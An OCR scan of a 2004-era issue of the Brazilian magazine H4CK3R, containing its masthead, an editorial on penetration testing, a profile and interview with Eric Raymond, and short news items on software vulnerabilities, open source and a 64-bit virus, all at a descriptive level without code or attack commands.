EXCLUSIVO! CONTEÚDO DA REVISTA 2600, REFERÊNCIA NO UNIVERSO HACKER


DIGERATI tech

H4CK3R

CONHECIMENTO NÃO É CRIME

WORM SASSER REVELADO

Descubra como ele age e por que é uma das piores pragas virtuais



INVADA SUA REDE!

Os melhores softwares para fazer testes de segurança e auditoria em suas máquinas

DISTRO LINUX LIVE THE PACKET MASTER

Com ferramentas para análises forenses e de vulnerabilidades

DESMONTANDO SOFTWARES

Utilitários para descompilar programas, analisar códigos-fonte e aprimorar seus conhecimentos!

E ainda:

VÍRUS HISTORY

ENTREVISTAMOS ERIC RAYMOND

VEJA MAIS NO VERSO

Ano III - Nº16
R$ 11,90
ISSN 1676-3068

GRANDES CÓDIGOS NÃO SÃO DESCOBERTOS POR ACASO

A Digerati mais uma vez lança uma publicação inovadora

A revista Código Fonte é voltada para as necessidades de webmasters, desenvolvedores experientes ou mesmo para aquelas pessoas que estão iniciando na área.

Confira tutoriais práticos de desenvolvimento e entrevistas com profissionais renomados, comentando sobre tendências e novas técnicas.

Código Fonte nº 1 mais CD grátis por
R$ 11,90

Nas bancas, no site digerati.com ou pelo telefone: (11)3217-2600

O GUIA DEFINITIVO DO DESENVOLVEDOR

DIGERATI
especialista na comunidade digital
digerati.com

H4CK3R

Revista h4ck3r

Editor-Executivo
Roberto Cardinale

Editor
Hudson de Almeida (hudson@digerati.com.br)

Editora assistente
Tatiana Tanaka (Tatiana@digerati.com.br)

Redatores
Adriana Veloso, Juliano Barreto e José Antonio da Silva Neto

Departamento de Arte
Daniel Brito, Sérgio Bergocce, Fábio Augusto, Luiz Eduardo Mota e Isac Barrio

Revisão
Sílvia Almeida e Eliane Escobar

Departamento Multimídia
Edição do CD-ROM: Roberto Cardinale
Coordenação: Flavio Tamega
Design: Felipe Carmo
Seleção de programas: Aleksandro Botelho e Cleber Faria

Atendimento ao leitor
Fone: (11)3217-2626 (9h às 21h) – suporte@digerati.com.br
Marcos Raul, Rodrigo França, Walace Freitas e Willian Jevees
Atendimento de vendas
Fone: (11) 3217-2600 – vendas@digerati.com.br
Helky Campos, Samara Assi e Cintia Midori

Diretores
Alessandro Gerardi – gerardi@digerati.com.br
Luis Afonso G. Neira – afonso@digerati.com.br
Alessio Fon Melozo – alessio@digerati.com.br

Diretor Comercial
René Luiz Cassettari – rene@digerati.com.br

Publicidade
Executivos de Negócios
Edison Arsenio – edison.arsenio@digerati.com.br
Tais Vicentini – tais@digerati.com.br

Representante Comercial no E.U.A.
Multimedia, Inc - Tel. + 1-407-903-5000 Ext.222
Fax +1-407-363-9809
Fernando Mariano – info@multimediausa.com

Marketing
Érica V. Cunha, Carlos Ignatti, José Antonio Martins

Assessoria de imprensa
Trama Comunicação
Helen Garcia – helen@tramaweb.com.br
Renata Schiavo – renata@tramaweb.com.br

Recursos Humanos
Viviane Cardoso – viviane@digerati.com.br

Logística de Produção
Pierre Abreu – pierre@digerati.com.br

Tecnologia da Informação
Anderson Albano e Eduardo Rodrigues

Impressão e Acabamento
Oceano Indústria Gráfica Ltda.
Fone: (11) 4446-6544

Distribuidor Exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora SA
Fone: (21) 3879-7766

Digerati Comunicação e Tecnologia Ltda
Rua Haddock Lobo, 347 – 12º. Andar
CEP 01414-001 São Paulo SP
Fone: (11) 3217-2600 Fax: (11) 3217-2617
www.digerati.com

ANER IVC
www.aner.org.br

INVADIR PARA PROTEGER, RASTREAR PARA DEFENDER

Por mais que o tempo passe e a informática evolua (assim como as pessoas nela envolvidas) ainda é preciso repetir constantemente a um sem-número de depreciadores: a atividade hacker é fundamental para a segurança de sistemas e redes.

Dois dos textos publicados nesta edição são a prova disso. Num artigo sobre Pent Test (Teste de Penetração),nosso colaborador Antonio Marcelo mostra na prática como uma invasão induzida a um sistema ou rede pode revelar as falhas na segurança e fornecer os caminhos para corrigi-las. Já M474R13L, que faz sua estréia na revista, apresenta dois exemplos de escaneadores de vulnerabilidades, mostrando como eles podem ser utilizados para analisar a segurança de qualquer rede.

Nessa edição, Inauguramos também uma parceria com o *2600,* o mais tradicional zine hacker do mundo, publicando dois de seus artigos traduzidos: um sobre robôs de busca e outro sobre as alegrias do hacking wireless. Você ainda confere o perfil e uma entrevista com a lenda hacker Eric Raymond além de uma análise exclusiva do worm Sasser. Conhecimento é poder!

X-RAY

ERIC

O ÚLTIMO GURU DO MOVIMENTO OPEN SOURCE RESISTE!

RAYMOND

POR: ADRIANA VELOSO
DRICA@DIGERATI.COM.BR

Eric Steven Raymond, programador desde a década de 70, é uma das principais figuras do movimento Open Source. Tornou-se famoso depois que lançou o livro "A catedral e o Bazar", ainda em 1997, época em que o Linux era pouco conhecido e somente um ano depois do lançamento do ambiente gráfico KDE.

Conhecido por sua atuação no mundo Open Source, Raymond vive em Malvern, pequena cidade no estado da Pensilvânia. Toca flauta, bateria e guitarra, além de compor. Suas fortes posições políticas vão da defesa do porte de armas à filiação ao Partido Libertário, do semidesconhecido candidato à presidência dos Estados Unidos Michael Badnarik.

Raymond apóia também o uso da criptografia como forma de manter a privacidade na Internet. Suas variadas atividades incluem textos de ficção científica e a prática de artes marciais. No campo tech, ele foi o homem que, em 1998 ,escreveu uma carta aberta à comunidade pedindo o fim do termo "free software" e a adoção de "open source". O artigo, escrito pouco depois que a Netscape anunciou que seu código se tornaria aberto, descreve a vulnerabilidade do termo free software e como ele gera confusões, já que free significa tanto livre como gratuito. Assim, ele afirma que open source é mais apropriado para designar o movimento e a comunidade.

Foi a partir de então que surgiu a idéia de fundar o Open Source Initiative (http://www.opensource.org). No início de 1998, juntamente com outros desenvolvedores , Raymond começa a iniciativa com o intuito de fazer com que "o mundo corporativo ouvisse o que os hackers dizem e ensinam sobre a superioridade de um processo de desenvolvimento aberto". No quadro de diretores também está Michael Tiemann, da Red Hat. Mas não só do lado corporativo

este personagem hacker vive. Ele está ativo na briga contra a SCO, que deseja "roubar o código do Linux", mas, se depender dele, "eles vão é acabar perderdo a patente do Unix.

Em uma aparição clássica, no filme Revolution OS, Raymond se descreve como o pior pesadelo de Craig Mundie, braço direito de Bill Gates. De fato, não tem sido só a Microsoft que tem dor de cabeça por conta de suas afirmações, artigos e mensagens. Raymond também é responsável pela pressão pela abertura do código do Solaris, sistema operacional da Sun, assim como do Java. Em sua 'Carta aberta à Sun: Libere o Java', ele responde a Scott McNealy, diretor da empresa, que afirmou ser amigo do "modelo Open Source".

Mesmo sem nunca ter tido aula nem de desenvolvimento de software ou de ciência da computação, é expert em C, Phyton e LISP, tendo escrito vários softwares como o nolan (chat político), o Ski (jogo para Linux), entre outros, além de, claro, colaborar


em outros projetos como o Emacs (editor de texto).

Raymond parece estar sempre um passo à frente. Seja com seus livros – como, por exemplo, o 'Dicionário Hacker', que explica boa parte dos termos utilizados por programadores que falam inglês –, em seus artigos e até em sua música. Para conferir o que ele pensa e o que está fazendo, você pode visitar seu blog: http://esr.ibiblio.org/

Escrevemos um e-mail para ele pedindo uma entrevista sobre cultura hacker. A resposta: "estou de saco cheio de dar entrevistas a jornalistas. Mas faça o seguinte, envie-me as perguntas e, se elas não foram muito chatas te respondo, ok?", escreveu ele.

Bem, ele respondeu. Confira a seguir as tiradas irônicas e provocativas de um dos maiores gurus do movimento Open Source.

"MEU PLANO SINISTRO É FAZER O OPEN SOURCE PREVALECER"



H4ck3r: Qual foi seu primeiro computador?

ER: Meu primeiro computador foi um Osborne 1, uma máquina Z80 de 1981 que está esquecida hoje em dia. Ele tinha uma tela absurdamente pequena, até porque era teoricamente portátil, já que tinha uma alça na parte superior, mas que era apenas um equipamento volumoso e enorme.

H4ck3r:Você tem um herói?

ER: Não somente um, há pessoas que me influenciaram bastante. No topo da lista provavelmente está Robert Heinlein, que é escritor de ficção científica.

H4ck3r: Como é seu dia-a-dia?

ER: Minha rotina é a mesma que sempre foi. Pensar, modificar, escrever: repetir se necessário (Think, hack, write: repeat as necessary.)

H4ck3r: Você escuta música enquanto está programando?

ER: Sim. Gosto de escutar música instrumental, principalmente magos da guitarra como Joe Satriani e Jeff Beck. Mas meu gosto é bastante eclético. No momento estou escutando o disco "Trance Spirits", do Steve Roach, e aquela percussão africana está balançando toda a casa. Curto bastante sons polirítmicos – se visitar o Brasil algum dia gostaria de improvisar com uma banda de samba.

H4ck3r:O que você faz além de coisas tech?

ER: Gosto muito de ler ficção científica, como já deu pra notar. Também treino Wing Chun, uma arte marcial chinesa. Além disso, pinto miniaturas militares.

H4ck3r: Qual foi a melhor coisa que lhe aconteceu em seu trabalho nos últimos anos?

ER: Bem, meu último livro, "The Art Of Unix Programming" (A arte de programar em Unix), parece ser

um sucesso de crítica e de vendas. Estou muito feliz com isso.

H4ck3r: Como você vê o movimento Open Source daqui a dez anos?

ER: Não tenho uma boa resposta para esta pergunta. Não sou nenhum profeta...

H4ck3r: Do que você mais sente falta na cena hacker dos anos 70?

ER: Não sinto falta do tempo passado em nada. O hardware era muito fraco, as redes eram primitivas. Na verdade, era tudo um saco...

H4ck3r: Qual o futuro da comunidade hacker?

ER: Tudo o que posso prever sobre o futuro da comunidade hacker é que ela vai continuar crescendo cada vez mais.

H4ck3r: Você tem um sonho que ainda não se transformou em realidade?

ER: Sim. Sou um anarquista e ainda existem governos :-)

H4ck3r: Qual é o grande desafio hacker que ainda ninguém alcançou?

ER: Fazer o open source prevalecer, claro! :-) Este é meu grande plano sinistro desde 1998. E parece que ele está indo muito bem, obrigado.


H4ck3r:Alguma vez você usou seus conhecimentos de artes marciais para machucar alguém?

ER:Não e espero nunca ter que fazê-lo. Ainda assim é melhor estar preparado. Ser capaz de ganhar uma luta é a forma mais efetiva para não ter que brigar.

H4ck3r:Você está escrevendo algum livro no momento?


ER: Talvez publique algum de meus livros de ficção científica. Mas também estou pensando em escrever algo sobre usabilidade para programadores do sistema operacional Unix.


LIVROS DE ERIC RAYMOND



"THE CATHEDRAL & THE BAZAAR"
Ano de lançamento: 1997
Preço: 89,38
288 páginas
(em inglês)

"THE NEW HACKER'S DICTIONARY"
Ano de lançamento: 1996
Preço: 111,78
554 páginas
(em inglês)





"THE ART OF UNIX PROGRAMMING"
Ano de lançamento: 2003
Preço: 132,60
560 páginas
(em inglês)

Fonte: Livraria Cultura

MAÇÃ BICHADA

É comum falar que a linha de sistemas operacionais da Microsoft é a mais vulnerável do mundo. Bem, ela realmente é, mas em 2004 os softwares desenvolvidos pela Apple vem se mostrado valorosos candidatos ao posto de maior fabricante de falhas.

O navegador Safari, criado pela Apple, possui um bug que permite roubar dados dentro de cookies, também conhecido como Null Character Cookie Stealing.

Outro problema no player QuickTime foi encontrado. Desta vez, a falha presente no serviço Darwin Streaming Server permite ataques do tipo Denial of Service remoto.

A empresa de segurança eEye descobriu que o QuickTime 6.5 e o iTunes 4.2.0.72 possuem uma vulnerabilidade que deixa a máquina aberta a ataques remotos do tipo overwrite heap memory.

Um alemão de codinome "Lixlpixel" avisou que o Mac OS X tinha uma falha de segurança que permitia a execução de scripts maliciosos através dos browsers Internet Explorer, Mozilla e Safari. O patch de correção saiu três meses depois e a Apple classifica o bug como insignificante.

No ínicio do mês de Março, foi detectada uma vulnerabilidade do tipo undisclosed buffer overflow no serviço Mac OS X Server Administration. As versões do Mac OS X 10.2.8 e 10.3.3, e do Mac OS X Server 10.0 até 10.3.3 são afetadas.

ANTICRISTOS VIRTUAIS

Para adaptar a fé às novas tecnologias, foi criada a Igreja dos Tolos (www.shipoffools.com), uma casa de cristo virtual em 3D onde os internautas deveriam rezar e assistir missas. Deveriam, pois, após uma semana, a paróquia foi ownada: o padre foi deletado e o tópico dominante era pornográfico. Agora o serviço foi modificado e os fiéis não devem permanecer calados.

CLIQUE PROPRIETÁRIO


Em mais um passo na sua cruzada pela dominação global, a Microsoft gastou um bom punhado de dólares para patentear o duplo clique. Mas calma, não precisa se sentir mal por clicar duas vezes para executar um programa no desktop.

A propriedade intelectual que Bill Gates ownou só diz respeito aos aplicativos que rodam no WindowsCE, sistema operacional presente na maioria dos PocketPCs. Isso apenas significa que ao pressionar duas vezes o botão do handheld você estará usando mais um tecnologia "revolucionária" sob domínio de Redmond.

ASTALAVISTA, BEBÊ!

A newsletter do Astalavista Security Group agora também terá uma versão em português. Para aqueles que tem preguiça de traduzir ou que não sabem ler em inglês, é um grande presente. O primeiro número já está traduzido e conta com notícias comentadas pelos especialistas que mantém o portal Astalavista.com, entrevistas com integrantes da cena hacker e dicas de segurança.

Na primeira edição o entrevistado foi o fundador do projeto Progenic, que fez história na comunidade hacker dos anos 90. Além de tudo isso, o acesso aos newsletters em português e em inglês é totalmente gratuito. Acesse o site www.astalavista.com e aproveite para se informar sem precisar se preocupar com a tradução.



UM PASSO A FRENTE NA LARGADA

Depois do surto do vírus Sasser, que afetou milhares de computadores que rodam na plataforma Windows, a Cigital e a Fortify Software anunciaram a venda de um software que faz a busca por falhas de segurança. Desta forma, pretendem prever, antes de uma invasão, os exploits utilizados por criadores de vírus.


A idéia da parceria é implementar tecnologias de varredura de código-fonte da Fortify por meio de seus serviços de consultoria. Eles afirmam que chegou o tempo de "as empresas se preocuparem em detectar os problemas mais do que em desenvolver novos softwares". Motorola e a MasterCard já são clientes da empreitada.

OVERCLOCK GLACIAL

Os alemães do site Tom's Hardware Guide fizeram a gambiarra do século. Com a ajuda de um tubo de PVC cheio de nitrogênio liquido para resfriar a temperatura da máquina, eles conseguiram fazer um processador Pentium 4 rodar a 5 GHz e mesmo assim ficar com a temperatura de 196 graus negativos.

Para ver como esse overclock glacial foi feito, acesse: www.tomshardware.com/site/videos.O vídeo mostra o processo passo a passo, das configurações de BIOS, envenenamento da FSB, alteração do clock de memória e todos os outros detalhes que resultaram em uma máquina quente, que processa a baixo de zero. Neste mesmo endereço existem links para outros vídeos do THG, não deixe de conferir.


TESTE DE DNA NUNCA MAIS



Linus Torvalds e o mantenedor do kernel 2.6, Andrew Morton, lançaram o DCO (Developer's Certificate of Origin). O projeto visa mapear os colaboradores que desenvolvem, ou já desenvolveram melhorias para o Linux. Torvalds afirmou que "dessa forma o processo estará melhor documentado" e recebeu o apoio da Open Source Development Labs (OSDL), um consórcio que busca acelerar a adoção do sistema operacional aberto no mundo.

O documento do projeto que deverá ser assinado pelos desenvolvedores tem como principais objetivos mostrar que as contribuições são feitas de forma espontânea e sob a licença open source. Além disso, o documento possui tópicos que garantem que o trabalho do colaborador foi baseado em um trabalho já existente, e que também obedecia a licença open source. Se essas regras não forem respeitadas, o código não deverá ser haver modificado. Ou seja, Linus e companhia deixaram a filosofia libertária e a bagunça do Free Software em segundo plano para se proteger de processos como os da SCO.

NEM DE GRAÇA




Para apoiar o Creative Commons, modelo alternativo para distribuição de material protegido por direito autoral, Gilberto Gil liberou a música "Oslodum" para ser editada e compartilhada em redes p2p. O anúncio foi feito durante o 5º Fórum Internacional do Software Livre, em Porto Alegre. A iniciativa foi adotada pela tv BBC de Londres, que disponibilizará imagens e textos de seu arquivo digital. Cada um contribui com o que pode: a rede britânica entrou com material de cinco estações de rádio, um canal de notícias 24 horas e seus canais internacionais, e o ministro Gil com o trocadilho "eu vou pra Oslo/ pra sair no Oslodum". Para saber mais sobre a licença visite www.creativecommons.org.

PIONEIRO DESPERCEBIDO

Já circula pela Internet o primeiro vírus para plataformas de 64 bits. O W64_RUGRAT.A, escrito em IA64 assembly, infecta arquivos executáveis (EXE, Portable Executable) que estão na mesma pasta em que ele é copiado e nas sub pastas, se aproveitando da estrutura de Thread Local Storage. Sistemas baseados em plataformas de 32 bits não são vulneráveis ao rugrat. Porém os softwares desta plataforma que simulam a existência do chip de 64 bits podem ser infectados. O curioso é que apenas os chips da Intel são afetados e que apesar da sofisticação do vírus, sua incidência foi baixa. Pelo jeito, poucos usuários domésticos migraram para os 64 bits.

PLÁGIO ATÉ O FIM

